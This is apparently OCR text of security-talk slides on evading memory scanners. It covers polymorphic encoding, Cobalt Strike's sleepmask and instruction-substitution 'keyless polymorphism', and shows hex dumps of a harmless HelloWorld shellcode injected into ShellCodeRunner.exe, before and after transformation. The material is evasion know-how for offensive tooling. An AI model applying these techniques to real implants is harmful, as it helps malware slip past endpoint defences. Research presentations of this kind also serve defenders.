000000b0 44 89 c2 48 83 c1 02 c1 e2 05 01 d0 41 01 c0 0f D..H........A...
000000c0 b7 01 66 85 c0 75 e9 45 39 c2 74 17 4d 8b 09 4d ..f..u.E9.t.M..M
000000d0 39 cb 75 94 31 c0 c3 90 41 b8 05 15 00 00 45 39 9.u.1...A.....E9
000000e0 c2 75 e9 49 8b 41 20 c3 41 54 41 89 d4 53 89 cb .u.I.A .ATA..S..
000000f0 48 83 ec 38 e8 4f ff ff ff 48 85 c0 75 22 b9 75 H..8.O...H..u".u
00000100 ee 40 70 e8 40 ff ff ff 48 89 c1 48 85 c0 75 28 .@p.@...H..H..u(
00000110 48 83 c4 38 31 c0 5b 41 5c c3 66 0f 1f 44 00 00 H..81.[A\.f..D..
00000120 48 89 c1 48 83 c4 38 44 89 e2 5b 41 5c e9 d6 00 H..H..8D..[A\...
00000130 00 00 66 0f 1f 44 00 00 ba fb f0 bf 5f e8 c6 00 ..f..D......_...
00000140 00 00 48 85 c0 74 c9 81 fb f3 d3 6b 5a 74 31 81 ..H..t.....kZt1.
00000150 fb 6d 9c bd 8d 75 b9 48 bb 57 69 6e 69 6e 65 74 .m...u.H.Wininet
00000160 2e 48 8d 4c 24 24 c7 44 24 2c 64 6c 6c 00 48 89 .H.L$$.D$,dll.H.
00000170 5c 24 24 ff d0 48 89 c1 eb 2e 66 0f 1f 44 00 00 \$$..H....f..D..
00000180 ba 6c 6c 00 00 48 8d 4c 24 24 c6 44 24 2e 00 48 .ll..H.L$$.D$..H
00000190 bb 55 73 65 72 33 32 2e 64 48 89 5c 24 24 66 89 .User32.dH.\$$f.
000001a0 54 24 2c ff d0 48 89 c1 48 85 c9 0f 85 72 ff ff T$,..H..H....r..
```

Polymorphism

- Problems:
  - Needs RWX
  - Decryption stub can be fingerprinted
  - After decryption, malware is not protected and plain in memory
  - Only helps to bypass initial memory scan and probably emulators giving up after the first x emulated instructions

Sleepmask

- Concept introduced by Cobaltstrike 3.12
- Core Idea:
  - Observation: A beacon mostly sleeps and waits for commands
  - Beacon obfuscates itself in memory while sleeping



Sleepmask Limitations


- Problem:
  - Sleepmask itself can be fingerprinted (better customize this)
  - Other memory artifacts (More later)

- I like to use another concept


Keyless-Polymorphism

- Idea is to change appearance of a program on instruction level
- No encoding / encryption
  - No RWX necessary
- Multiple ways:
  - Substitute instructions with sequence of equivalent instructions
  - Add useless instructions
  - Add complete trash and a jump over the trash
  - ....
- Unclear terminology: Polymorphism? Metamorphism?
- In this talk: Keyless-Polymorphism :'D


Keyless-Polymorphism – **Substitutions**




Keyless-Polymorphism – **Substitutions**




Keyless-Polymorphism – **Substitutions**



Keyless-Polymorphism – **Trash**




Keyless-Polymorphism – **Result**



Keyless-Polymorphism

- Helps protecting your tools from automated memory scanners
- Powerful if enough instructions are substituted
- Needs source code!
- Makes payload significantly larger
- Strings and constants need to be encrypted/obfuscated additionally
- Doing this by hand is annoying …
  - Better automate this

Injected HelloWorld.bin


Process Hacker [DESKTOP-4L7HG9R\user]+ (Administrator)
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
shellco
Processes Services Network Disk


Name	PID	CPU	I/O total ...	Private b...	User name	Description	Session ID	Network ...
ShellCodeRunner.exe	4176			1,56 MB	DESKTOP-4L7HG9R\user		18	

ShellCodeRunner.exe (4176) Properties
General Statistics Performance Threads Token Modules Memory Environment Handles GPU Disk and Network Comment
☑ Hide free regions

Base address	Type	Size	Protect...	Use
0x85594fb000	Private: Commit	12 kB	RW+G	Stack (thread 19440)
0x85595fa000	Private: Commit	12 kB	RW+G	Stack (thread 7344)
0x85596fb000	Private: Commit	12 kB	RW+G	Stack (thread 10300)
0x19257300000	Private: Commit	8 kB	RWX	
0x19257310000	Private: Commit	4 kB	RWX	
0x7ff6b5da1000	Image: Commit	4 kB	RX	C:\Users\user\Desktop\ShellCodeRunner\x64\Release\ShellCodeRunner.exe
0x7ffa75f71000	Image: Commit	300 kB	RX	C:\Windows\System32\TextShaping.dll
0x7ffa796c1000	Image: Commit	64 kB	RX	C:\Windows\System32\vcruntime140.dll
0x7ffa7cdf1000	Image: Commit	708 kB	RX	C:\Windows\System32\TextInputFramework.dll
0x7ffa7fe61000	Image: Commit	476 kB	RX	C:\Windows\System32\WinTypes.dll
0x7ffa80671000	Image: Commit	1.764 kB	RX	C:\Windows\System32\CoreUIComponents.dll
0x7ffa809e1000	Image: Commit	596 kB	RX	C:\Windows\System32\CoreMessaging.dll
0x7ffa80ec1000	Image: Commit	376 kB	RX	C:\Windows\System32\uxtheme.dll
0x7ffa813a1000	Image: Commit	16 kB	RX	C:\Windows\System32\kernel.appcore.dll
0x7ffa82181000	Image: Commit	140 kB	RX	C:\Windows\System32\ntmarta.dll
0x7ffa83481000	Image: Commit	624 kB	RX	C:\Windows\System32\gdi32full.dll
0x7ffa835c1000	Image: Commit	336 kB	RX	C:\Windows\System32\msvcp_win.dll
0x7ffa83871000	Image: Commit	1.108 kB	RX	C:\Windows\System32\KernelBase.dll
0x7ffa83b41000				

```
00000000 56 48 89 e6 48 83 e4 f0 48 83 ec 20 e8 7f 01 00 VH..H...H.. ....
00000010 00 48 89 f4 5e c3 66 2e 0f 1f 84 00 00 00 00 00 .H..^.f.........
00000020 65 48 8b 04 25 60 00 00 00 48 8b 40 18 41 89 ca eH..%`...H.@.A..
00000030 4c 8b 58 20 4d 89 d9 66 0f 1f 84 00 00 00 00 00 L.X M..f........
00000040 49 8b 49 50 48 85 c9 74 63 0f b7 01 66 85 c0 74 I.IPH..tc...f..t
00000050 5f 48 89 ca 0f 1f 40 00 44 8d 40 bf 66 41 83 f8 _H....@.D.@.fA..
00000060 19 77 06 83 c0 20 66 89 02 0f b7 42 02 48 83 c2 .w... f....B.H..
00000070 02 66 85 c0 75 e2 0f b7 01 66 85 c0 74 32 41 b8 .f..u....f..t2A.
00000080 05 15 00 00 0f 1f 40 00 44 89 c2 48 83 c1 02 c1 ......@.D..H....
00000090 e2 05 01 d0 41 01 c0 0f b7 01 66 85 c0 75 e9 45 ....A.....f..u.E
000000a0 39 c2 74 17 4d 8b 09 4d 39 cb 75 94 31 c0 c3 90 9.t.M..M9.u.1...
000000b0 41 b8 05 15 00 00 45 39 c2 75 e9 49 8b 41 20 c3 A.....E9.u.I.A .
000000c0 41 54 41 89 d4 53 89 cb 48 83 ec 38 e8 4f ff ff ATA..S..H..8.O..
000000d0 ff 48 85 c0 75 22 b9 75 ee 40 70 e8 40 ff ff ff .H..u".u.@p.@...
000000e0 48 89 c1 48 85 c0 75 28 48 83 c4 38 31 c0 5b 41 H..H..u(H..81.[A
000000f0 5c c3 66 0f 1f 44 00 00 48 89 c1 48 83 c4 38 44 \.f..D..H..H..8D
00000100 89 e2 5b 41 5c e9 d6 00 00 00 66 0f 1f 44 00 00 ..[A\.....f..D..
00000110 ba fb f0 bf 5f e8 c6 00 00 00 48 85 c0 74 c9 81 ...._.....H..t..
00000120 fb f3 d3 6b 5a 74 31 81 fb 6d 9c bd 8d 75 b9 48 ...kZt1..m...u.H
00000130 bb 57 69 6e 69 6e 65 74 2e 48 8d 4c 24 24 c7 44 .Wininet.H.L$$.D
00000140 24 2c 64 6c 6c 00 48 89 5c 24 24 ff d0 48 89 c1 $,dll.H.\$$..H..
00000150 eb 2e 66 0f 1f 44 00 00 ba 6c 6c 00 00 48 8d 4c ..f..D...ll..H.L
00000160 24 24 c6 44 24 2e 00 48 bb 55 73 65 72 33 32 2e $$.D$..H.User32.
00000170 64 48 89 5c 24 24 66 89 54 24 2c ff d0 48 89 c1 dH.\$$f.T$,..H..
00000180 48 85 c9 0f 85 72 ff ff ff e9 5a ff ff ff 90 90 H....r....Z.....
00000190 48 83 ec 38 ba b4 14 4f 38 b9 f3 d3 6b 5a e8 1d H..8...O8...kZ..
000001a0 ff ff ff 45 31 c0 48 85 c0 74 25 48 8d 54 24 2b ...E1.H..t%H.T$+
```

Injected HelloWorld.bin.SpiderPIC


ShellCodeRunner.exe (14596) Properties

GPU | Disk and Network | Comment
General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles

☑ Hide free regions

Base address	Type	Size	Protect...	Use
0xb4aa9fb000	Private: Commit	12 kB	RW+G	Stack (thread 16
0xb4aaafb000	Private: Commit	12 kB	RW+G	Stack (thread 18
0xb4aabfb000	Private: Commit	12 kB	RW+G	Stack (thread 82
0x21583af0000	Private: Commit	4 kB	RWX	
0x7ff730a91000	Image: Commit	4 kB	RX	C:\Users\user\De
0x7ffa75f71000	Image: Commit			
0x7ffa796c1000	Image: Commit			
0x7ffa835c1000	Image: Commit			
0x7ffa83871000	Image: Commit			
0x7ffa83b41000				

Moin

Moin

OK Cancel

ShellCodeRunner.exe (14596) (0x21583af0000 - 0x21583af1000)

```
00000000 48 0f 4c c9 48 0f 4c db 4d 0f 4f ff 48 0f 42 f6 H.L.H.L.M.O.H.B.
00000010 4d 0f 42 e4 41 56 41 5e 4d 0f 4f db 4d 0f 4c d2 M.B.AVA^M.O.M.L.
00000020 4d 87 d2 4d 0f 4f d2 4d 0f 42 f6 48 0f 47 ff eb M..M.O.M.B.H.G..
00000030 23 49 ff c3 41 bf 7c 00 00 00 49 ff c3 48 81 c3 #I..A.|...I..H..
00000040 8b 00 00 00 51 49 ff ca 48 f7 db 41 5d 49 81 ed ....QI..H..A]I..
00000050 b9 00 00 00 90 48 0f 4f c0 48 0f 42 c9 48 0f 4f .....H.O.H.B.H.O
00000060 d2 4d 0f 4c d2 4d 0f 44 db 48 0f 42 c9 eb 1d 4d .M.L.M.D.H.B...M
